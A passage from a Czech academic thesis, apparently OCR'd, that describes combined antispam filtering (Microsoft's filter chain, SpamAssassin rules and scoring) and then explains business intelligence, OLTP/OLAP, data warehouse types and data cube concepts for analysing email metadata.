
Jedná se o aplikování postupů, které umožňují antispamovému nástroji získávat data o přijatých zprávách a těch, které uživatel označí jako spam. Nevýhodou strojového učení je jeho náročnost na výpočetní zdroje, které potřebuje pro analýzu obsahu emailových zpráv. Tento aspekt je pro nasazení u velkého objemu příchozích zpráv důležitý, neboť součástí rozhodovacího procesu při tvorbě metodiky hodnocení zpráv v emailovém centrum je mimo správnosti rozhodování také rychlost a systémové požadavky (Seznam.cz, 2014).

1.4 *Kombinované metody*

Jednotlivé nástroje poskytují jistou míru ochrany emailových schránek, avšak jejich chybovost je značná. Z tohoto důvodu se tyto elementární nástroje kombinují. Ukázkou je následující schéma získané z materiálů dostupných na webu firmy Microsoft:



Obrázek 17 - Microsoft antispam řešení I



Obrázek 18 – Microsoft antispam řešení II

Na výše uvedeném obrázku je patrná posloupnost jednotlivých kroků a zapojení elementárních nástrojů do komplexního hodnocení:


- Connection filtering
- Sender filtering
- Recipient filtering
- Content
- Sender reputation
- Attachement
- Antivirus
- Outlook Junk filtering

Překvapivé je zde zařazení antivirové kontroly až na 7 místo. Při konzultacích u reálného nasazení (ČZU, Excello, Seznam.cz) byla shoda v umístění antivirového filtru na první místo. V případě zavirované přílohy tak odpadl průchod dalšími nástroji, což zvyšuje spotřebu systémových zdrojů (vlastní výzkum autora).

SpamAssassin

Iniciativa SpamAssassin implementuje známé metody filtrování nevyžádané pošty. Nástroj je distribuovaný pod Apache License 2. Nástroj umožňuje kombinaci nejrůznějších lokálních a distribuovaných zdrojů s cílem přesně klasifikovat příchozí poštu. Využívá několik schémat pro ověřování domény a přístupy založené na spolupráci, stejně jako konkrétní implementaci třídících pravidel.

Při nasazení nového filtračního nástroje, je nutno nastavit nebo přizpůsobovat dané konfigurační soubory, které patří do SpamAssassinu. Následující schéma zobrazuje vnitřní strukturu a hlavní konfigurační soubory související s nastavením SpamAssassin-Bayes filtru (Méndez, a další, 2012).



Obrázek 19 - Schéma nástroje SpamAssassin (SpamAssassin manual)


SpamAssassin je velmi pružným díky systému zásuvných modulů, pomocí nichž hodnocení snadno korigovat. Moduly pak doplňují pravidla, která je možno definovat uživatelsky. Tato pravidla mohou být generována automatizovaným nástrojem, pak by tento rozhodovací subsystém spadal pod Decission Support System. Každé pravidlo definuje skóre pro každou příchozí zprávu. Výhodou je také dostupnost nástroje v rámci distribucí GNU/Linuxu.

Ve výchozím nastavení SpamAssassin integruje několik autentizačních technik domény (SPF, atd.), dále pak hodnocení založené na spolupráci (Pyzor, RBL, RWL, atd.), filtraci obsahu založenou na naivním bayesovském filtrování.

Společným úkolem pro systémové administrátory je zahrnutí nových nebo úprava stávajících pravidel tak, aby byla zajištěna výkonnost filtru i v případě nových spamových setů. Tato pravidla jsou obvykle založeny na regulární výraz nad obsahem celého e-mailu včetně metadat (vlastní výzkum autora).

Následující schéma znázorňuje schéma definice pravidla SpamAssassin, ve kterém rule_type představuje svou kategorii metadat, rule_name dává logický název pro

pravidla, rule_def určuje jeho definici a obsahuje funkci nebo regulární výraz, rule_flags definuje specifické parametry pro cílovou funkci, rule_description přidává textové vysvětlení o pravidlo a rule_score znamená přiřazení skóre (Méndez, a další, 2012).



Obrázek 20 - Hodnocení zpráv v nástroji Spamassassin

Nový e-mailem je zpracován jádrem SpamAssassin tím, že vykoná všechna pravidla definované v cf souborech. Každé pravidlo mění skóre, a konečný výsledek je vypočítán pro vstupní parametr required_score, určený správcem systému udává minimální konečné skóre potřebné, aby zpráva byla klasifikována jako spam. Pokaždé, když je zpráva klasifikována jako spam, SpamAssassin provede akce upřesněné v konfiguračních souborech (například úpravou předmětu emailu přidáním slova "SPAM").

1.5 Business intelligence

Výpočetní technika používaná ve firmách je schopna zpracovávat velké množství dat – tato data ale také ve velkém objemu generuje. Může se jednat o sledování chování uživatelů, sledování vnitropodnikových datových toků, správu dokumentů, analýzu dat získaných bezpečnostními systémy (Intrusion detection system, Intrusion protection system, a další). V obecném pohledu lze konstatovat, že majoritní podíl na těchto datech zabírají textová data.

Business Intelligence (dále již jen BI) je komplexem technologií a metod, které mají za cíl analyzovat tato data a předložit jejich analytický přehled. Problém pro tyto systémy představuje fakt, že data jsou v heterogenní podobě – tedy z každého zdroje mohou přicházet v jiném formátu. V rámci designu BI je zásadní otázka: „Je možné pořídit, analyzovat a převést tato surová data na informace a znalosti tak, aby je bylo možné použít pro podporu rozhodování?“

Hodnotícími charakteristikami v rámci BI je včasnost a přesnost podávaných informací. Odpovědní pracovníci pak mohou s plnou informační podporou činit zásadní rozhodnutí, která mohou mít vliv na další budoucnosti či přímo existenci jejich firmy. Hlavním účelem nasazení BI je poskytování znalostí pro efektivní a časově přesné rozhodování.

Vyhodnocování metadat emailových zpráv a jejich analýzu lze považovat za první implementaci přístupů Business Intelligence (dále BI). Činnost analytických nástrojů pro klasifikaci emailových zpráv je založena na analýzách velkého objemu textových dat a tvorby historických záznamů, které umožňují zpřesňovat klasifikaci. Dále jsou zde uplatňovány metody evaluace pro rozhodování, kde uživatel může rozhodnout, zda doručený email je spam či opačně, zda email klasifikovaný jako spam je legitimní zpráva, která má být doručena. Pro využití v oblasti detekce spamu pak jsou důležité následující body.

Efektivní rozhodnutí

Analytické metody v rámci BI podporují rozhodování tak, že poskytují informace umožňující analýzu alternativních rozhodnutí v závislosti na množství a kvalitě získaných dat. Zvažované rozhodnutí je pak možné podrobit hloubkové analýze na základě znalostní báze dat.

Časově přesné rozhodování

Pro firmy, zejména střední a větší se pohybují v dynamickém prostředí, které je determinováno včasností získávaných dat a schopností reagovat na nová data – jejich časově podmíněnou hodnotou. Pokud je BI schopnost data zpracovávat kontinuálně, pak je jakékoliv rozhodnutí managementu založeno na aktuální situaci.

Výhody využití BI

Přínosy BI v oblasti antispamových nástrojů lze spatřit v:

- Podpoře rozhodování založené na přesných informacích s minimální časovou prodlevou
- Možností analyzovat a evaluovat několik komplexních alternativ
- Zpřesnění rozhodnutí na základě aktuálních dat
- Efektivní a časově přesná rozhodnutí

Pro další analýzu BI problematiky je nutné vymezit tři základní termíny:

- Data – strukturované hodnoty (textové, číselné, …) získané z primárních zdrojů – entit (informační systémy, burzovní systémy, …) nebo hodnoty vzniklé kombinací několika entit.
- Informace – výstup ze zpracovaných dat. Očištěný o data, která nejsou pro dané rozhodnutí zapotřebí.
- Znalosti – transformované informace použité pro rozhodnutí a vedoucí k odpovídající akci. Znalosti jsou tak informace dané do specifického kontextu. Jejich zpracování se děje s vlivem zkušeností pracovníků činících rozhodnutí.

Zpracování analýz v BI je zajištěno následujícími charakteristikami:


- Stanovení cílů, kterých chceme dosáhnout za využití BI
- Použití matematických modelů k analýzám dostupných dat
- Když-pak analýzy hodnotící efekty doporučených rozhodnutí

Architektura BI

BI metodologie – data z datových skladů (trhů) jsou použita jako zásobování matematických modelů a analytických metodik. Zde dochází k přeměně informací na znalostní podklady. Lze využít například:

- Analýz multidimenzionálních datových kostek
- Průzkumná analýza dat
- Analýza časových řad
- Učení se na základě hodnocení dřívějších rozhodnutí
- Optimalizace modelů

Jednotlivé komponenty tvoří hierarchickou strukturu, kde každá složka spolupracuje se svými nejbližšími vrstvami BI. Po každém přesunu na vyšší úroveň dochází k úpravě dat / informací / znalostí.




Obrázek 21 - Komponenty BI (Tyrychtr, a další, 2015)

Tyto změny jsou v souladu s daty, cíli stanovenými pro BI a směřují k optimalizaci rozhodovacích procesů.

- Zdroje dat (data sources) – první stupeň BI. Pro korektní rozhodování je nutné mít co nejvíce podkladových dat, o která můžeme opřít dané rozhodnutí. Datové zdroje mohou být rozdílné z hlediska zdrojů, formátu a periodicity.
- Datové sklady a datová tržiště (data warehouse, data marts) – extrakce a transformace dat z primárních zdrojů využívá nástroje ETL (extract, transform, load). Data z primárních zdrojů jsou uložena v databázích určených jako podkladové zdroje dat.
- Průzkum dat (data exploration)
- Dolování dat (data mining)
- Optimalizace
- Rozhodnutí (decissions)

Cyklus BI

Analýza dat v prostředí BI je kontinuální činnost, která je zaměřena na analýzu aktuálních a historických dat. Na základě získaných poznatků a pravděpodobností lze definovat doporučení pro další chování systému. Je prováděn cyklus, který zajišťuje stále aktualizované poznatky pro další zpracování.



Obrázek 22 - Cyklus BI (Tyrychtr, a další, 2015)

Analýza

Tato fáze je zaměřena na rozpoznání a přesné vymezení problematiky. Musí identifikovat kritický faktor. Pro přípravu systému na vyhodnocení spamovosti zpráv musíme stanovit hodnotící kritéria.

Hluboký pohled

Zprostředkuje detailní pohled na problém. Například při analýze dat je vhodné najít společné charakteristiky pro zkoumaný segment dat. Pokud se povede najít dané souhlasné charakteristiky, pak lze vyhledávat skupiny nevyžádaných zpráv a usnadnit tak hodnocení spamovosti.

Rozhodnutí

Znalosti získané v rámci hlubokého pohledu jsou konvertovány na opatření a akce. Pokud je určena vysoká spamovost (nad daný limit), pak je zpráva zahozena.

Evaluace

Každá akce, která je dle uživatele provedena nekorektně, musí být na základě hodnocení uživatele přehodnocena a analyzován důvod špatného rozhodnutí. Filtrace je tedy závislá na čase a množství zpráv a reakcí od uživatelů.

1.5.1 Decission support system

Systémy pro podporu rozhodování představují interaktivní aplikaci, která kombinuje data a matematické metody pro posílení rozhodovacích schopností odpovědného člověka při řešení komplexních problémů. V případě nasazení DSS jako podpory pro evaluaci emailových zpráv, pak člověka nahrazuje antispamový nástroj. Člověk je zde v roli evaluátora, který kontroluje systém, koriguje jeho rozhodování a stanovuje omezení v rozhodování systému.

Využití BI v antispamovém řešení

Antispamový nástroj a nástroje BI mají společnou charakteristiku. V případě architektury je jedná o podobnou strukturu. Na nejnižší vrstvě jsou uložena data (emailové zprávy), tato data jsou následně rozebrána na zájmová metadata, která jsou následně transformována (očištěna) a nahrána do datové struktury pro použití v analýze pomocí datové kostky.

Analogický je také cyklus BI – v případě nasazení nového systému či úpravě pravidel je jako první analýzy – funguje vše dle předpokladů (filtrace probíhá dle potřeb), dále je provedena hloubková analýza zaměřená na nové souvislosti, pak následuje vytvoření pravidla – rozhodnutí a evaluace (vlastní výzkum autora), (Tyrychtr, a další, 2015).

Lze konstatovat, že pro účely antispamového řešení jsou principy a nástroje v BI kompatibilní a je možné je propojit do jednoho řešení – metodiky ASOLAP.

1.5.2 OLTP versus OLAP


Z pohledu zpracování dat lze rozdělit současné přístupy k analýze dat na dvě skupiny dle specifických charakteristik (Tyrychtr, a další, 2015):

- OLTP – vytváření a editace záznamů
- OLAP – analýzy a reporting

Obecně lze tyto dvě skupiny charakterizovat následovně. OLTP systémy poskytují data (ETL nástroje) datovým uložištím (datovým skladům) a OLAP nástroje tato data zpracovávají.

Online Transaction Processing

OLTP (online transaction processing) provádí množství datových operací (insert, update, delete). Základní účel OLTP nástrojů je v rychlém zpracování datových zdrojů, kontrole integrity vkládaných dat, zajištění vícepřístupového prostředí. V OLTP uložištích jsou uložena aktuální data v detailní podobě. OLTP tak pracuje se základními daty – typicky v rámci prostředí relačních databází – data jsou ve tvaru odpovídajícímu 3. normální formě.



Obrázek 23 - OLTP a OLAP (Tyrychtr, a další, 2015)

Online Analytical Processing

OLAP nástroje lze charakterizovat jako prostředek pro zpracování velkých dat za pomoci operací nad agregovanými daty. Na rozdíl od OLTP nástrojů OLAP pracuje ve výsledku s menším objemem dat – potřebuje tak menší systémové zdroje. Na druhou stranu výstupy z OLAP zobrazují agregovaná data v přehledné podobě – analytické pohledy zprostředkovávají komplexní pohled na realitu představovanou velkými daty poskytnuté OLTP nástroji.

OLAP aplikace jsou užitečné tam, kde se praktikují techniky dolování dat (data mining) – charakteristické je právě zpracování velkého množství dat v téměř reálném čase. Výhodou OLAP je pak zachování historie dat a tím dostupné evaluační techniky dříve přijatých rozhodnutí. V rámci zkoumání metadat emailových zpráv

tak lze analyzovat a evaluovat navrhovaná opatření a pravidla na existujících datech a zkoumat jejich efektivitu.

Tabulka 3 - Srovnání OLTP a OLAP přístupu k datům.

Surová data – pouze drobné úpravy.	Data jsou upravená – konsolidovaná.
Dílčí operace a kontrola dat, využití v rámci dílčích analýz.	Podpora komplexních analýz dat, zdroj pro Decission Support Systems.
Aktuální pohled na data.	Vícedimenzionální pohled na data dle zkoumané problematiky.
Rychlé operace nad daty (vkládání a čtení dat).	Dlouhodobé pohledy, analýzy s časovým rámcem. Změny dat jsou převážně nežádoucí.
Dotazy primárně pomocí SQL.	Agregace data a komplexní pohledy.
Pro jednoduché operace velmi rychlé, složitější analýzy pomalé.	V případě indexovaných dat rychlé i nad velkými daty.
Díky updatům a absenci historie je datový objem přiměřený.	Zachovávání historie a indexování dat vyžaduje odpovídající prostor.
Datové tabulky jsou striktně vázány normalizací dat.	Typická jsou denormalizovaná data a pouze několik datových tabulek. Odpadají složité operace se spojováním tabulek – vyšší rychlost za cenu duplikace dat.
Nutné pravidelné zálohy dat.	Data jsou zálohována na nižších úrovních. Pro obnovu OLAP dat postačuje znovunačtení dat.

1.5.3 Datový sklad

Pro uložení velkého množství dat je možné použít datový sklad, ten lze charakterizovat jako kolekci integrovaných dat měnících se v čase. Datový sklad ukládá data průběžně a tato jsou pak k dispozici softwarovým nástrojům., datový sklad je základem pro činnost nástrojů pro podporu rozhodování.

Pokud jsou data sledována dlouhodobě, musí být zajištěna neměnnost jejich podoby – tedy uložení. Jakákoliv změna může negovat již provedené analýzy a znehodnotit tak dlouholetý sběr dat. Elementární funkcí systémů pro podporu rozhodování jsou právě časové analýzy dat – časový údaj je doporučen jako jedna z dimenzí pro návrh datové kostky.

MOLAP – multidimensional OLAP

Data v rámci těchto datových skladů jsou uložena přímo v multidimenzionální datové struktuře – přímo jako multidimenzionální kostku. Data jsou pak spravována MOLAP serverem, který zajišťuje požadované operace nad datovými kostkami v reálném čase. Výhodou tohoto přístupu je jednodušší uložení dat bez ohledu na složitosti provázející případný návrh stejné datové struktury v rámci relační databáze. Nicméně MOLAP systémy vykazují výkonnostní problém v rámci dotazování nad několika dimenzemi.

MOLAP systém obsahuje tři složky:

- databázový server,
- MOLAP server,
- Uživatelské rozhraní.

Systémem MOLAP je například PALO od firmy Jedox. Dostupný jako standalone server nebo jako plug-in pro OpenOffice a Microsoft Excel.

ROLAP – Relační OLAP

Relační typ datových skladů využívá pro uložení dat relační databáze, zjednodušuje to práci se systémem, neboť databáze je realizovatelná běžnými databázovými technologiemi a usnadňuje prvotní implementaci datového skladu. Vlastní OLAP zpracování je pak realizováno ROLAP serverem, který spojuje relačně uložená data a multidimenzionální dotazování nad nimi.

ROLAP datové sklady lze snadno škálovat a velmi žádaná je také možnost přistupovat k datům stejnými nástroji jako k běžné relační databázi. Reálná je také úspora času při plánování datového skladu a jeho správě – postačuje technik se znalostí relačních databází (Tyrychtr, a další, 2015).

Nevýhodou ROLAP datového skladu je jeho nižší rychlost v porovnání s MOLAP designem. Je zde patrný rozdíl v optimalizaci multidimenzionálního úložiště a v realizaci uložení dat do relační databáze.

Data jsou v ROLAP uložena dle schématu ve tvaru hvězdy nebo sněhové vločky. Vždy je vhodné provést analýzu výkonu a zhodnotit návrh datového skladu dle vybrané metodiky.

Ukázkou ROLAP systému je Powerpivot od firmy Microsoft (Tyrychtr, a další, 2015).

HOLAP

Snahou o využití obou výhod výše zmíněných přístupů je HOLAP – hybridní OLAP nástroj. Nevýhod tohoto konceptu je prozatím nevyjasněný přístup k uložení dat – zda preferovat relační či multidimenzionální přístup. Hybridní zde znamená použití různých částí obou systémů – není však definována hranice, kdy se ještě jedná o HOLAP či ROLAP (MOLAP) s drobnými nuancemi.

Logický model

Datový sklad můžeme popsat jako soubor tabulek. Pro jednoduché aplikace postačuje jedna, pokročilejší nástroje pak obsahují desítky datových kostek navržených pro řešení konkrétního analytického problému. Datová kostka má dvě složky:

- Dimenze
- Míry

Tyto složky jsou reprezentací sledovaných dat, kde dimenze představují jednotlivé pohledy na data (datum odeslání, SMTP server, adresát, …) a míry jsou potom sledovanými daty.

Aktualizace

Datové sklady ukládají data po dlouhou dobu a tím umožňují vytvářet dlouhodobé přehledy, z důvodu zachování těchto dat a tedy neovlivnitelnosti dlouhodobých analýz a predikcí, je problematické aktualizování dat v datových skladech. Pokud bychom vybraná data změnili, mohlo by dojít ke změnám v části výstupů.

Aktualizace je sice velmi nedoporučena, ale je možné ji v nezbytném případě uskutečnit. Aktualizace dat je možná třemi způsoby a její využití je tam, kde došlo k odhalení chyby v datech a je potřeba tuto chybu narovnat. Příkladem z praxe může být změna v účetnictví po nalezení dosud skryté chyby. V případě emailových zpráv pak obnova zprávy doručené se špatnou hlavičkou – chybě zadaná emailová adresa například (Tyrychtr, a další, 2015).

Typ 1 – jednoduchá aktualizace vybrané dimenze, jedná se o opravu takovou, která nemá významný vliv na historickou integritu dat

Typ 2 – aktualizace externích dat na straně datové pumpy, jedná se opravu dat v delším časovém období. Provádí se vložením nových záznamů s aktualizovanými daty. Výhodou je neovlivnění dřívějších operací a analýz – původní chybná data jsou v systému stále přítomná.

Typ 3 – u tohoto typu je potřeba změnit datový model přidáním nového atribut vybrané dimenze.

1.5.4 Datová kostka

Dle „The RDF Data Cube Vocabulary W3C recommandation“ je datová kostka souborem dimenzí, měr a dat. Z těchto složek je možné vytvořit různé datové kostky v závislosti na aktuálním pohledu na data. Datová kostka znázorňovaná v ukázkových schématech je třírozměrná. Z tohoto důvodu je nutné pro další práci stanovit terminologii pro jednotlivé úrovně datových kostek. Pro ilustraci lze konstatovat, že datovou kostku je možné prezentovat jako křížovou tabulku, kde jsou data seskupená přes jednu či dvě dimenze.

Datová hyperkostka – data hypercube

Datová kostka je nejčastěji znázorněna jako objekt se třemi dimenzemi (z důvodu snadné grafické prezentace), pro potřeby metodiky AS-OLAP bude zapotřebí dimenzí více, pak se jedná o hyperkostku – definuje jí více dimenzí než tři.

Datová subkostka – data subcube

Struktura datové kostky není jednolitá, ale složená z menších datových celků. Pokud uvažujeme substruktury – tedy menší datové kostky uvnitř primární, pak lze použít termín datová subkostka, ta je součástí hlavní datové struktury, ale pro dané analytické zadání je vyvolána právě subkostka – odstraníme ze zpracování míry a dimenze, které pro aktuální úkol nejsou zapotřebí.

Elementrární datová kostka – elementary data cube

Základní datová jednotka datové kostky, jedná se o nejmenší datový prvek, který již nelze rozdělit operacemi nad datovou kostkou. Každá elementární datová kostka je pak určena souřadnicemi – dimenzemi. Počet dimenzí je v podstatě neomezený, je dán pouze výpočetní silou analytického stroje – tedy kolik dimenzí dokáže zpracovat v reálném čase.

Dimenze

Jednotlivé dimenze představují tedy souřadnice vybrané elementární datové kostky. Jiný pohled, zejména při návrhu datové kostky definuje, že dimenze představuje třídící kritérium, podle kterého můžeme filtrovat data. Nad každou dimenzí máme možnost provádět agregační funkce, tedy vytvářet souhrnné zobrazení dat. Každá dimenze pak může obsahovat zpřesňující data – atributy. U emailové zprávy to může být například doména adresy odesílatele.

Míry

Míry agregujeme dle vybraných dimenzí (a umístění dimenze v hierarchické struktuře). Dle stupně agregovatelnosti rozlišujeme tři typy měr:

- Aditivní míra – můžeme provést agregaci dle libovolné dimenze, jedná se obvykle o číselná data
- Semi-aditivní míra – tyto míry lze agregovat omezeně a pouze přes některé dimenze.
- Neaditivní míra – jedná se o hodnoty, jejichž agregace postrádá smysl hodnotově a logicky. Typickým příkladem jsou procentní hodnoty – jejich součet není využitelnou hodnotou.

Hierarchie a seskupování dimenzí a měr

